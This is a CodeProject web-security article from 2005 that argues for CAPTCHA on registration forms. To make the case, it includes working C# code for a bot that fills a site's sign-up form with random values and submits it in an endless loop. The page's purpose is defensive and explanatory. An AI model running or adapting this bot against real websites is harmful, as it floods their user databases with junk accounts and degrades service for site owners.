Click here to Skip to main content
6,632,253 members and growing! (20,223 online)
Email Password   helpLost your password?
Web Development » Web Security » Security     Intermediate

Prevent attacks on your website

By Prakash Kalakoti

Using a simple example, I'll explain how to prevent a program that can register thousands of dummy users to your database and play with your database and application performance.
C#, SQL, Windows, .NET 1.1, ASP.NET, COM, ADO.NET, WinForms, WebForms, VS.NET2003, DBA, Dev, QA
Posted:6 Jul 2005
Views:40,157
Bookmarked:33 times
Announcements
Loading...
 
Search    
Advanced Search
Add to IE Search
printPrint   add Share
      Discuss Discuss   Broken Article?Report  
22 votes for this article.
Popularity: 3.85 Rating: 2.86 out of 5
5 votes, 22.7%
1
4 votes, 18.2%
2

3

4
13 votes, 59.1%
5

Introduction

There are many ways of attacking a website like SQL injection, by injecting script, Session hacking etc. And you'll get lot of articles at CodeProject about this. In this article, I am trying to explain the use of CAPTCHA (I am not going to explain what CAPTCHA is ... search it on CodeProject or Google if you have not implemented it.) to avoid registration of dummy users to your database by a computer program. Using a simple example, I'll explain how any program can register thousands of dummy users to your database and play with your database and application performance.

A sample application which can spoil your website:

Here we are going to create a Windows application and execute out a test. We'll use classic COM AxSHDocVw.AxWebBrowser control, along with MSHTML which provides Internet Explorer with complete HTML Document Object Model parsing.

In this example, we are using the following Windows ActiveX objects.

  • mshtml.tlb
  • SHDocVw.dll

You can find them in your �windows/system32� directory.

Steps we are going to perform:

  • Step 1 - Grab the registration page using the WebBrowser Control.
  • Step 2 - Using MSHTML we can locate various form fields of the registration page.
  • Step 3 - Generate random fields.
  • Step 4 - Submit the field values to the website for registration.

and we are going to repeat step 3 and 4 infinite times :)

Let us assume that a website is having a registration form with the following text fields.

  • UserId
  • First Name
  • Last Name
  • Password
  • Confirm Password

And a Submit button. Find the IDs of each field. Open the registration page in your normal browser and using View Source find the ID of each field.

Now let us go to the coding part of this application.

Load the registration page to the WebBrowser at the form load.

private void Form1_Load(object sender, System.EventArgs e)
{
    //get the registrations page URL

    string url="http://localhost:8181/TestApplication1/Registration.aspx";

    Object o = null;

    //fetch the page to your web browser.

    WebBrowser1.Navigate(url, ref o, ref o, ref o, ref o);
}

Now execute the code to register infinite users.

private void btnRegisterClick_Click(object sender, System.EventArgs e)
{
    // use the HTMLDocument interface of mshtml to simulate the registration process

    mshtml.HTMLDocument obj;
    string tempGuid,userId,firstName,LastName,password=string.Empty;
    //execute an infinite loop

    while(true)
    {
        try
        {
            //get the random values for this user

            tempGuid=System.Guid.NewGuid().ToString();
            userId=tempGuid.Substring(0,9);
            firstName=tempGuid.Substring(3,12);
            LastName=tempGuid.Substring(11,10);
            password=tempGuid.Substring(10,8);
            // assign the values to the form fields.

            obj=(mshtml.HTMLDocument)WebBrowser1.Document;
            obj.getElementById("txtUserId").innerText=userId;
            obj.getElementById("txtFirstName").innerText=firstName;
            obj.getElementById("txtLastName").innerText=LastName;
            obj.getElementById("txtPassword").innerText=password;
            obj.getElementById("txtConfirmPassword").innerText=password;

            // find the submit button to post the information to the website

            // execute the click of the submit button to post the information

            obj.getElementById("btnSubmit").click();
            // Note if you can't find the submit button

            // by id then use the following approach

            // find it by index in the entire HTMLDocument

            /*
               mshtml.HTMLInputElement objbut;
               objbut=(mshtml.HTMLInputElement)obj.all.item("submit",0);
               objbut.click();
            */
        }
        catch
        {
            // failed :(

            // no problem we'll try again( try try until the site die ..)

        }
    }

I think the code above is self explanatory.

Let�s come to the solution part


To avoid this type of attacks on our website we need to allow only human users for registration not a computer program. The best approach for this is to write distorted text on the fly to an image and let the registrant identify the text written on the image so that every human can read that text. It�s very hard to read a distorted text written on an image by a computer application as explained above.
Sample screenshot


A vulnerable registration form.

Sample screenshot

More secured registration form.

To know more about CAPTCHA, you can browse The CAPTCHA Project. And to implement CAPTCHA in your web application, you can take the help of various articles published at CodeProject about CAPTCHA.

Conclusion

By this article, I just want to show that we should consider such small things to avoid big disasters later.


License

This article has no explicit license attached to it but may contain usage terms in the article text or the download files themselves. If in doubt please contact the author via the discussion board below.

A list of licenses authors might use can be found here

About the Author

Prakash Kalakoti


Member
Its me Smile
Occupation: Web Developer
Location: India India

Other popular Web Security articles:

Article Top
You must Sign In to use this message board.
FAQ FAQ 
 
Noise Tolerance  Layout  Per page   
 Msgs 1 to 15 of 15 (Total in Forum: 15) (Refresh)FirstPrevNext
GeneralWebBrowser Auto Confirm dialog PinmemberSolitonAU3:10 20 Feb '09  
GeneralSolution is CAPTCHA , but where to find it? Pinmemberaschip23:51 28 Sep '08  
Generalok PinmemberNaga Rajendra Kumar3:13 21 Jun '06  
Generalhow to implement Pinmembervjedlicka3:42 7 Jul '05  
GeneralRe: how to implement PinmemberPrakash Kalakoti3:59 7 Jul '05  
GeneralRe: how to implement Pinmembervjedlicka5:29 7 Jul '05  
GeneralRe: how to implement Pinmembervjedlicka22:26 7 Jul '05  
GeneralRe: how to implement PinmemberPrakash Kalakoti21:27 10 Jul '05  
GeneralGood Article Pinsussmad4tech1:56 7 Jul '05  
GeneralRe: Good Article PinmemberPrakash Kalakoti4:11 7 Jul '05  
GeneralCAPTCHA is very useful for Blogs Too PinmemberVasudevan Deepak Kumar0:38 7 Jul '05  
GeneralDisapointing article Pinmemberjumacabo0:36 7 Jul '05  
GeneralRe: Disapointing article PinmemberWillemM3:11 7 Jul '05  
GeneralRe: Disapointing article PinmemberPrakash Kalakoti4:06 7 Jul '05  
GeneralNice Idea :) PinmemberThatsAlok23:44 6 Jul '05  

General General    News News    Question Question    Answer Answer    Joke Joke    Rant Rant    Admin Admin   

PermaLink | Privacy | Terms of Use
Last Updated: 6 Jul 2005
Editor: Smitha Vijayan
Copyright 2005 by Prakash Kalakoti
Everything else Copyright © CodeProject, 1999-2009
Web22 | Advertise on the Code Project